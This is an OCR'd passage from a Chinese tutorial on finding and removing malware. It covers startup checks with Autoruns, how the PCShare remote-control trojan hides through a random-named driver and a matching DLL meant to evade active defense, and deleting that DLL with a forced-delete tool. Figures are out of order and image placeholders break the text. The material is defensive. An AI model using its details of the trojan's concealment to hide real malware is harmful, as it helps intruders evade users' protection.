


图15

AUTORUNS是一对兄弟，主要检测一些默认的系统启动项是否被修改，如图17。

如果被修改了，它就会自动提醒我们的，因此系统默认启动项被修改了的话，就可以使用这个软件来检测一下。准备工作差不多了，我再来介绍一下PCSHARE远程控制软件的隐藏方法和卸载方法，运行木马后成功上线了，PCSHARE启动后会在E:\windows\system32\drivers里新建一个随机的6个字符的名字，如图18，它的作用就是过主动防御，同时还会在E:\windows\system32里建一个和驱动一样名字的DLL文件，来完成木马的主要功能，如图19。

驱动的名字和DLL的名字是一样的，这是PCSHARE的一个特征，只要大家觉得可疑的话，就可以将它删除。我再来介绍一款软件，就是FileForceKiller.exe，安装后，会在右键里添加一个“暴力文件删除”的选项，在SYSTEM32目录下找到gqlwrx.dll后点右键，选择里面的“暴力文件删除”，如图20。哈哈，现在PCSHARE已不能上线了哦。




图16




图18

想不到会有这么多启动项吧，我们可以隐藏系统的启动项，点击“选项”－“隐藏微软的项目”－“F5(刷新)”。但是大家不要忘了一些关键的微软进程也有可能被修改哦，比如我上面给大家介绍的Explorer.exe、Userinit.exe，以及屏幕保护程序等。这些东西我不可能全部都给大家列举出来，需要大家在以后的病毒例子中，多多总结和积累经验才行，正所谓“冰冻三尺非一日之寒”，在这里我再为大家推荐一种软件－－SREngPS.exe，它和




图19


